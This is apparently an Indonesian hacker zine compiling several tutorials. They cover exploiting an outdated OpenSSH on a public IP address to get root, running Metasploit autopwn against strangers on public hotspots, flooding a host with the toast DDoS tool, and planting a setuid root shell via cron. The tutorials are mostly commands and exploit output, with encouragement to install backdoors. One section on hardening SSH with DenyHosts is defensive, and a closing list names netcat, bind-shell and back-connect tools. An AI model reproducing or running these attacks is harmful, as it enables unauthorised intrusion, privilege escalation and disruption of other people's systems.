83.233.30.13:22: SSH-2.0-OpenSSH_4.3
83.233.30.234:22: SSH-2.0-OpenSSH_5.1p1 Debian-4
83.233.30.193:22: SSH-2.0-OpenSSH_4.3
83.233.30.232:22: SSH-2.0-OpenSSH_4.2p1 Debian-7ubuntu3
83.233.30.233:22: SSH-2.0-OpenSSH_4.3
83.233.30.235:22: SSH-2.0-OpenSSH_4.3
83.233.30.239:22: SSH-2.0-OpenSSH_4.3
83.233.30.207:22: SSH-1.99-OpenSSH_2.2.0p1
```

Di atas merupakan versi dari SSh hasil scan grabb, lanjut ke tahap berikutnya
Langsung masuk ke direktori di mana kita menyimpan exploit X3, X3, X4, dan X6
pilih salah satu, di sini penulis menggunakan xpl X6, kenapa?
Karena penulis rasa ini lebih komplrit

```
# X6 -t 0
```

```
SSHD deattack exploit. By Dvorak with Code from teso (http://www.team-teso.net)
```

Targets:

```
( 1) -----*-----*-----
( 2) Small - SSH-1.5-1.2.3
( 3) Small - SSH-1.5-1.2
( 4) Small - SSH-1.5-1.2.2
( 5) Small - SSH-1.5-1.2.25
( 6) Small - SSH-1.5-1.2.26
( 7) Small - SSH-1.5-1.2.27
( 8) Small - SSH-1.5-1.2.29
( 9) Small - SSH-1.5-1.2.30
(10) Small - SSH-1.5-1.2.31
```

Di sini terdapat banyak jenis SSh, kata penulis terlalu banyak untuk di tulis, hehe eheheh, selanjutnya kita pilih target kita lalu samakan versi dari SSHnya dari scanning kita tadi

Ini yang akan kita eksploitasi

```
83.233.30.207:22: SSH-1.99-OpenSSH_2.2.0p1
```

Langsung ke console linux kita lagi, lalu ketikan

```
# x6 -t 76 83.233.30.207:22
```

Keterangan :

-t = untuk menjalankan xpl

76 = nomor dari cersi SSH

```
# x6 -t 76 83.233.30.207:22
```

```
SSHD deattack exploit. By Dvorak with Code from teso ( http://www.team-teso.net )
```

```
Target: Big - SSH-1.99-OpenSSH_2.2.0p1
```

```
Attacking: 83.233.30.207:22
```

```
Testing if remote sshd is vulnerable # ATTACH NOW
```

```
trus di ENTER
```

```
YES #
```

```
Finding h - buf distance (estimate)
```

```
(1 ) testing 0x00000004 # SEGV #
```

```
(2 ) testing 0x0000c804 # FOUND #
```

```
Found buffer, determining exact diff
```

```
Finding h - buf distance using the teso method
```

```
(3 ) binary-search: h: 0x083fb7fc, slider: 0x00008000 # SEGV #
```

```
(4 ) binary-search: h: 0x083f77fc, slider: 0x00004000 # SURVIVED
```

```
(5 ) binary-search: h: 0x083f97fc, slider: 0x00002000 # SURVIVED #
```

```
(6 ) binary-search: h: 0x083fa7fc, slider: 0x00001000 # SURVIVED #
```

```
(7 ) binary-search: h: 0x083faffc, slider: 0x00000800 # SEGV #
```

```
(8 ) binary-search: h: 0x083fabfc, slider: 0x00000400 # SURVIVED #
```

```
(9 ) binary-search: h: 0x083fadfc, slider: 0x00000200 # SEGV #
```

```
(10) binary-search: h: 0x083facfc, slider: 0x00000100 # SEGV #
```

```
(11) binary-search: h: 0x083fac7c, slider: 0x00000080 # SURVIVED #
```

```
(12) binary-search: h: 0x083facbc, slider: 0x00000040 # SURVIVED #
```

```
(13) binary-search: h: 0x083facdc, slider: 0x00000020 # SURVIVED #
```

```
Bin search done, testing result
```

```
Finding exact h - buf distance
```

```
(16) trying: 0x083facdc # SURVIVED #
```



```
Exact match found at: 0x00005324
Looking for exact buffer address
Finding exact buffer address
(17) Trying: 0x080c5324 # SEGV #
(18) Trying: 0x080c6324 # SEGV #
(19) Trying: 0x080c7324 # SEGV #
(20) Trying: 0x080c8324 # SEGV #
(21) Trying: 0x0810e324 # SURVIVED #
(22) Trying: 0x08088634 # OK #
Finding distance till stack buffer

Crash, finding next return address
EX: buf: 0x0807420c h: 0x0806f000 ret-dist: 0xb7f8ba02
ATTACH NOW
Changing MSW of return address to: 0x0807
Crash, finding next return address
EX: buf: 0x0807420c h: 0x0806f000 ret-dist: 0xb7f8ba02
ATTACH NOW
Changing MSW of return address to: 0x0807
Crash, finding next return address
EX: buf: 0x0807420c h: 0x0806f000 ret-dist: 0xb7f8ba02
ATTACH NOW
Changing MSW of return address to: 0x0807
Crash, finding next return address
EX: buf: 0x0807420c h: 0x0806f000 ret-dist: 0xb7f8ba02
ATTACH NOW
Changing MSW of return address to: 0x0807
```

```
***** YOU ARE IN *****
uname -a ; id
uname -a ; id
Linux debian 2.4.18-3 #1 Thu Apr 18 07:31:07 EDT 2002 i586 unknown
uid=0(root) gid=0(root) groups=0(root)
```

sekarang kita udah masuk kr PC target tadi, terserah mau di apain deh klo mau kita pasang backdoor z,kan lebih bagus tuh..

Edited By
N4ck0

Metasploit - SQLite3 + Nmap autopwn

Author: xtr0nic

Metasploit Framework (<http://www.metasploit.com>)

Nmap (<http://www.insecure.org/nmap>)

Metasploit framework, mungkin kalian pernah dengar tentang hal ini suatu tool yang sangat handal untuk mengeksploitasi target yang kita tuju, biasanya target kita adalah PC yang sejangaran, oke kita mulai

cobain pas di public hotspot.

coz ini targetnya local network.

mesti punya Metasploit Framework & Nmap.

oke lets pwn someone..!!

```
msf > nmap -sS 192.168.3.6 -oX nmap.xml
[*] exec: nmap -sS 192.168.3.6 -oX nmap.xml
```

```
Starting Nmap 4.11 ( http://www.insecure.org/nmap ) at 2009-11-23 11:25
SE Asia Standard Time
All 1680 scanned ports on 192.168.3.6 are filtered
MAC Address: 00:24:2B:38:FA:5B (Unknown)
Nmap finished: 1 IP address (1 host up) scanned in 51.485 seconds
```

Penjelasan tentang perintah nmap di atas

```
msf > load db_sqlite3
[*] Successfully loaded plugin: db_sqlite3

msf > db_create test.db
[*] The specified database already exists, connecting
[*] Successfully connected to the database
[*] File: test.db
```

```
[*] The specified database already exists, connecting
[*] Successfully connected to the database
[*] File: test.db
```

```
msf > db_import_nmap_xml nmap.xml
```

```
msf > db_autopwn -p -e
```

```
[*] (4/32): Launching exploit/netware/smb/lsass_cifs against
192.168.3.6:445...
[*] (6/32): Launching exploit/windows/smb/ms06_066_nwwks against
192.168.3.6:445...
[*] Started bind handler
[*] Connecting to the SMB service...
[*] (8/32): Launching exploit/windows/smb/ms04_011_lsass against
192.168.3.6:445...
[*] (9/32): Launching exploit/windows/smb/psexec against
192.168.3.6:445...
[*] Started bind handler
[*] (10/32): Launching exploit/windows/smb/ms08_067_netapi against
192.168.3.6:445...
[*] Started bind handler
[*] Connecting to the server...
[*] Authenticating as user 'Administrator'...
[*] Started bind handler
[*] Binding to e67ab081-9844-3521-9d32-
834f038001c0:1.0@ncacn_np:192.168.3.6[\nwwks] ...
[-] Exploit failed: The server responded with error: STATUS_ACCESS_DENIED
(Command=162 WordCount=0)
[*] (12/32): Launching exploit/windows/smb/ms04_031_netdde against
192.168.3.6:445...
[*] Binding to 3919286a-b10c-11d0-9ba8-
00c04fd92ef5:0.0@ncacn_np:192.168.3.6[\lsarpc]...
[-] Exploit failed: The server responded with error: STATUS_ACCESS_DENIED
(Command=162 WordCount=0)
[*] (14/32): Launching exploit/windows/smb/msdns_zonename against
192.168.3.6:445...
[*] Started bind handler
[*] Started bind handler
```

```
[~] Exploit failed: Login Failed: The server responded with error:
STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] (15/32): Launching exploit/solaris/samba/lsa_transnames_heap against
192.168.3.6:445...
[*] Started bind handler
[*] Creating nop sled....
[*] (18/32): Launching exploit/multi/samba/nttrans against
192.168.3.6:139...
[*] Automatically detecting the target...
[*] Trying target Windows 2000 SP4...
[*] Binding to 2f5f3220-c126-1076-b549-
074d078619da:1.2@ncacn_np:192.168.3.6[\nddeapi]
[*] (19/32): Launching exploit/windows/smb/ms06_040_netapi against
192.168.3.6:445...
[*] Detected a Windows XP system...
[*] There is no available target for this OS locale
[*] (20/32): Launching exploit/windows/smb/ms05_039_pnp against
192.168.3.6:445...
[*] Started bind handler
[*] Job limit reached, waiting on modules to finish...
[*] Started bind handler
[*] Connecting to the SMB service...
[*] Windows XP SP2 is not exploitable
[*] Binding to 8d9f4e40-a03d-11ce-8f69-
08003e30051b:1.0@ncacn_np:192.168.3.6[\browser] ...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] (22/32): Launching exploit/windows/smb/ms06_066_nwapi against
192.168.3.6:445...
[*] (23/32): Launching exploit/windows/smb/ms03_049_netapi against
192.168.3.6:445...
[*] (24/32): Launching exploit/windows/dcerpc/ms03_026_dcom against
192.168.3.6:135...
[*] Started bind handler
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-
0020af6e7c57:0.0@ncacn_ip_tcp:192.168.3.6[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-
0020af6e7c57:0.0@ncacn_ip_tcp:192.168.3.6[135] ...
```

```
[*] (26/32): Launching exploit/windows/brightstor/etrust_itm_alert
against 192.168.3.6:445...
[*] Job limit reached, waiting on modules to finish...
[*] Triggering the vulnerability...
[*] Started bind handler
[*] Binding to 6bffd098-a112-3610-9833-
46c3f87e345a:1.0@ncacn_np:192.168.3.6[\BROWSER] ...
[*] Binding to 3d742890-397c-11cf-9bf1-
00805f88cb72:1.0@ncacn_np:192.168.3.6[\alert] ...
[*] Sending exploit ...
[-] Exploit failed: DCERPC FAULT => nca_s_fault_access_denied
[*] (32/32): Launching exploit/solaris/samba/trans2open against
192.168.3.6:139...
[*] Trying to exploit Samba with address 0x082f2000...
[*] Connecting to the SMB service...
[*] Binding to 12345778-1234-abcd-ef00-
0123456789ab:0.0@ncacn_np:192.168.3.6[\lsarpc] ...
```

Active sessions

=====

Id Description Tunnel

-- -----

```
1 Command shell 192.168.3.3:52929 -> 192.168.3.6:10529
2 Command shell 192.168.3.3:50775 -> 192.168.3.6:17887
3 Command shell 192.168.3.3:40985 -> 192.168.3.6:37295
4 Command shell 192.168.3.3:51652 -> 192.168.3.6:37095
```

```
msf >sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
Microsoft Windows 2000 [Version 5.00.2195]
```

```
© Copyright 1985-2000 Microsoft Corp.
```

```
C:\WINNT\system32>
```

```
gotcha !! you're in..
```

Edited by

N4ck0

DDoS Under Linux Console

Author : N4ck0

Ddos mungkin teman kalian udah sering dengar hal ini, ini merupakan tehnik pengiriman paket data yang banyak ke dalam suatu jaringan, biasanya pada Ddoser ini punya tujuan masing masing kenapa dia melakukannya,. Dari pada banyak Omong mending langsung mulai z yahh pembahasannya...!!

Di sini kita memerlukan sebuah tool opensource buatan GrindMark, jadi mari kita download toolnya, sekarang ke linux console yahh

```
# wget http://packetstormsecurity.org/DoS/toast.0.2.tgz
```

Setelah itu extract file tersebut

```
# tar -xzvf toast.0.2.tgz; cd /toast
```

Kita udah masuk ke dir toast sekarang, masukan command lagi

```
# ls
ATTACK bin EXPLAIN README src toast.sh
```

Nah di atas merupakan isi file dari toast itu sendiri, nah kita test target kita sekarang

Karena gw coba sesame jaringan jadinya tinggal cek z ipnya

```
Ping ke 192.168.2.34
```

Replynya kayak gini

```
64 bytes from 192.168.13.53: icmp_seq=1 ttl=63 time=6.60 ms
64 bytes from 192.168.13.53: icmp_seq=2 ttl=63 time=0.580 ms
```

Wow lancar juga yahh, heheheh (tunggu di ddos pasti g lancar,kwkakakka)

Kita lihat dulu filenya

```
# cat ATTACK
Attack listing
1 = Syn floods
2 = Udp floods
3 = Port floods
4 = Linux attacks
5 = BSD attacks
6 = Windows 95 attacks
7 = Windows 98/2000/NT attacks
8 = Automatic attack selection (Install queso, good with -s)
9 = All Attacks
```

Wow di sana udah tersedia jenis floods, mantap deh sekarang kita coba attack ke target kita, hehhehe : evil :

Sekarang kita attack targetnya..!!

```
# ./toast.sh 192.168.2.99 192.168.13.34 -s 9
```

Di atas merupakan command dari toast

Keterangan :

```
./toast <ip kita> <ip tujuan> < pilihan di list>
```

Nah lihat hasil ping dari targetnya

```
64 bytes from 192.168..34: icmp_seq=41 ttl=63 time=0.635 ms
64 bytes from 192.168.234: icmp_seq=43 ttl=63 time=207 ms ==> perubahan
64 bytes from 192.168.2.34: icmp_seq=44 ttl=63 time=16 ms ==> perubahan
64 bytes from 192.168.2.34: icmp_seq=45 ttl=63 time=0.618 ms ==>
perubahan
```

Perubahannya boleh juga tuh,. Di sini penulis mempraktekannya dalam satu jaringan LAN dengan OS Backtrack sebagai attackernya.

Toast hanya berjalan di platform linux, jadi untuk windows belum ada.

Rescuing Linux System

Author: ArRay

Kadangkala, secara sengaja ataupun tidak, kita melakukan sebuah kesalahan pada Linux System kita. Ntah kesengajaan atau tidak, atau mungkin ulah hacker yang sengaja merusak atau ingin mengakses file2 penting di system. Kesalahan yang saya maksud disini adalah, mengenai permission file system linux. Example

```
chmod 777 -R /*
```

Permission 777, berarti mengijinkan semua user untuk mengakses file tersebut. Tetapi, hal ini tidak berlaku untuk system. Disinilah salah satu kelebihan linux. System dengan permission 777 tidak akan bisa diakses dengan super user.

A simple example, run SU command if u have logged in.

```
array@system~$ su
pssword:
setgid: Operation not permitted
```

yah, kagak bisa login super user..

not logged in yet? from remote host?

```
~$ ssh my.server.net 22
ssh_exchange_identification: Connection closed by remote host
```

UPS..... gak bisa konek ke ssh juga. Why?

perm 777 pada file berikut :

```
/bin/su
/usr/bin/sudo
/var/run/sshd/etc/ssh/ssh_host_*
```

How to resolve the problem? Format system and reinstall?

Tentunya ini tidak kita inginkan.

OK. Cukup sudah keringat dingin keluar (hal ini juga q alami saat mengalami hal ini). Waktunya berfikir tenang dan optimis.

Jika sudah login (remote or local), beruntunlah kamu. Kalau belum login, terpaksa harus datang ke kompi yang terletak di planet mars untuk membenahi masalah.

Berfikir tenang, pelan-pelan, dan..... ternyata dapat wangsit, harus dapat akses root agar bisa menyelamatkan system. Cari cara agar tetap bisa menjalankan root.

Sip.... cron bisa menjalankan command setingkat root. Tapi, hanya root pula yang bisa mengakses cron. Karena :

```
/etc/cron.d perm 755
```

root only can add the cron job

Do not cry. Tuhan masih berpihak kepada kita. Ingat, broken system karena semua file di /, di set perm ke 777. termasuk juga cron.d

```
/etc/cron.d perm 777
```

Ini dia !!!!

Waktunya senyum optimis. Dan silahkan teriak "Saya berhasil..... brberapa menit lagi" ;D ;D ;D ;D

Bagaimana cron bisa membantu?

kita tidak akan bisa menjalankan su dan sudo.

yang perlu kita lakukan adalah, mengcopy /bin/sh dan membuatnya menjadi system root (sticky system: 4)

chmod hanya bisa dilakukan oleh su dan sudoers. disinilah cron berperan. cron bisa menjalankan command setingkat root. tentu bisa melakukan chmod.

seip, langsung buat cron job.

```
echo "*/1 * * * * root cp /bin/sh /tmp/sh && chmod 4755 /tmp/sh" >  
/etc/cron.d/php4
```

php4 <<< sesuaikan dengan versi php nya.

ok. tunggu beberapa menit. pura pura lah mengakses website yg di server itu gar cron php4 di jalankan.

seip.

waktunya get root

```
array@system:~$ ls -la /tmp
-rwSr-xr-x 1 root  root  700492 2009-05-29 10:52 sh
```

horeeeeeee.... perhatikan parameter "s" di perm /tmp/sh

```
array@system:~$ /tmp/sh
sh-3.2# id
uid=1013(array) gid=1015(array) euid=0(root)
```

Horeeeeeee....

Waktunya mengganti perm system

```
sh-3.2# chmod g-w /* -R
sh-3.2# chmod o-w /* -R
sh-3.2# chmod 4755 /bin/sh /bin/sudo
sh-3.2# chmod 600 /var/run/sshd
sh-3.2# chmod 600 /etc/ssh/ssh_host_*
```

Nice man...

Waktunya di coba :

```
sh-3.2# exit
array@system:~$ sudo chmod test
sudo password: blablablabla
array@system:~$
```

```
array@system:~$ su
password: blablablabla
root@system:~# id
uid=0(root) gid=0(root) groups=0(root),1017(admins)
root@system:~# exit
array@system:~$ exit
```

from remote host via ssh

```
ssh my.server.net -p 22
array@server's password:
Linux my.server.net 2.6.26-1-686 #1 SMP Sat Jan 10 18:29:31 UTC
2009 i686
The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 29 10:27:48 2009 from d3.local
array@server:~$ login ok
```

copy /tmp/sh ke home dir, biar sewaktu2 di pakek udah siap.

```
cp /tmp/sh /home/array/.r00t
```

Jangan lupa untuk menghapus cron job yg membuat root akses agar tidak terus2an membuat file /tmp/sh. Dan jangan lupa pula hapus /tmp/sh.

Karena, kadangkala "intruder" mencari file di /tmp yg mungkin masih tersisa dari hasil rooting "intruder" yg datang sebelumnya yang mungkin belum di hapus. Hal ini untuk mendapatkan root pula tentunya.

```
root@system:~# rm -f /tmp/sh
root@system:~# rm -f /etc/cron.d/php4
```

Seiiiip..... bereslah sudah. waktunya kembali ke bumi.

Secure SSH with denyhost

Author : Akatsuchi

Di atas terdapat tulisan tentang SSH Exploit yang di mana itu di lakukan untuk menyerang target kita, sekarang kita akan membahas bagaimana untuk mengsecurenya (patching)..?? Mungkin kebanyakan attacker sekarang bisanya Cuma merusak tanpa mengerti tentang cara memperbaiki, tapi gak apa apa namanya juga belajar kan? Ayo kita belar bareng,!!!

Denyhost apa itu.?

Itu merupakan tool yang berguna untuk melindungi akses SSH dari orang yang tidak di kehendaki (hacker), cara kerja dari denyhost ini sendiri yang dengan melihat log authentication yang ada di direktori /var/log/auth.log dengan memblokir IP Address yang login ke server kita dengan password dan username yang salah / preventing SSH dictionary attack (sejenis brute force gitu lah), sehingga IP yang pernah mencoba untuk login ke komputer kita akan di masukan daftar Blacklistnya di `/etc/host.deny`

Mari kita lakukan prnginstallasian program denyhost, karena denyhost memerlukan python untuk menjalankannya maka di komputer kita harus punya interpreter python di linux udah terinclude pythonnya jadi g begitu susah kita, walaupun g ada kita bisa menggunakan perintah

```
# apt-get install python
```

Setelah itu selesai kita download dulu denyhostnya, di sini kita akan menyimpan folder denyhost di dir /tmp maka kita harus pindah dulu ke dir tsb

```
# cd /tmp
# wget
#http://mesh.dl.sourceforge.net/sourceforge/denyhosts/DenyHosts-
2.0.tar.gz
# tar xvfz DenyHosts-2.0.tar.gz
# cd DenyHosts-2.0
```

```
# ./setup.py install
```

Kita sudah melakukan instalasi denyhostnya dan berhasil, maka langkah selanjutnya adalah melakukan setting pada denyhostnya

Setting Denyhost

```
# cd /usr/share/denyhosts
# cp denyhosts.cfg-dist denyhosts.cfg
```

Copy dulu file aslinya takut ada kesalahan atau gmn.

Edit denyhost.cfg dengan editor kesayangan , dalam hal ini penulis menggunakan kate

```
# kate denyhosts.cfg
Pastikan file SECURE_LOG = /var/log/auth.log & LOCK_FILE =
/var/run/denyhosts.pid sudah dikonfigurasi sesuai versi linuxnya, dalam hal ini
saya menggunakan backtrack 4 berarti under ubuntu :
SECURE_LOG = /var/log/auth.log
LOCK_FILE = /var/run/denyhosts.pid
```

Sekarang kita bisa menjalankan denyhostnya di daemon

```
# cp daemon-control-dist daemon-control
```

Langkah selanjutnya kita edit lagi

Edit /usr/share/denyhosts/daemon-control , pastikan setting untuk DENYHOSTS_BIN, DENYHOSTS_LOCK, dan DENYHOSTS_CFG sudah benar semuanya.

Untuk setting xubuntu :

```
DENYHOSTS_BIN = "/usr/bin/denyhosts.py"
DENYHOSTS_LOCK = "/var/run/denyhosts.pid"
DENYHOSTS_CFG = "/usr/share/denyhosts/denyhosts.cfg"
```

Nah kalau semua udah di laksanakan kita tinggal menjalankan denyhostnya, di sini penulis akan menjalankan denyhostnya secara otomatis ketika PC kita booting

```
# chmod 700 daemon-control
# cd /etc/init.d
# ln -s /usr/share/denyhosts/daemon-control denyhosts
# update-rc.d denyhosts defaults
# /etc/init.d/denyhosts start
```

Nah sekarang SSH dari PC kita udah aman dari apa yang namanya preventing SSH dictionary attack, apabila ada yang mencoba masuk ke SSH kita maka ip dia akan tercatat di `/etc/hosts.deny`

Kita juga bisa membuka kembali ip dengan menghapusnya dari `/etc/hosts.deny`
Masih banyak yang bisa kita lakukan untuk mensecure komputer kita sendiri, itu semua tergantung dari kreatifnya kita masing masing.

Editer by

N4ck0

./List of Tools

1. Netcat for windows
2. Netcat for Linux
3. Bindshell.txt
4. Backconnect.txt

END OF FILE
THANKS FOR ALL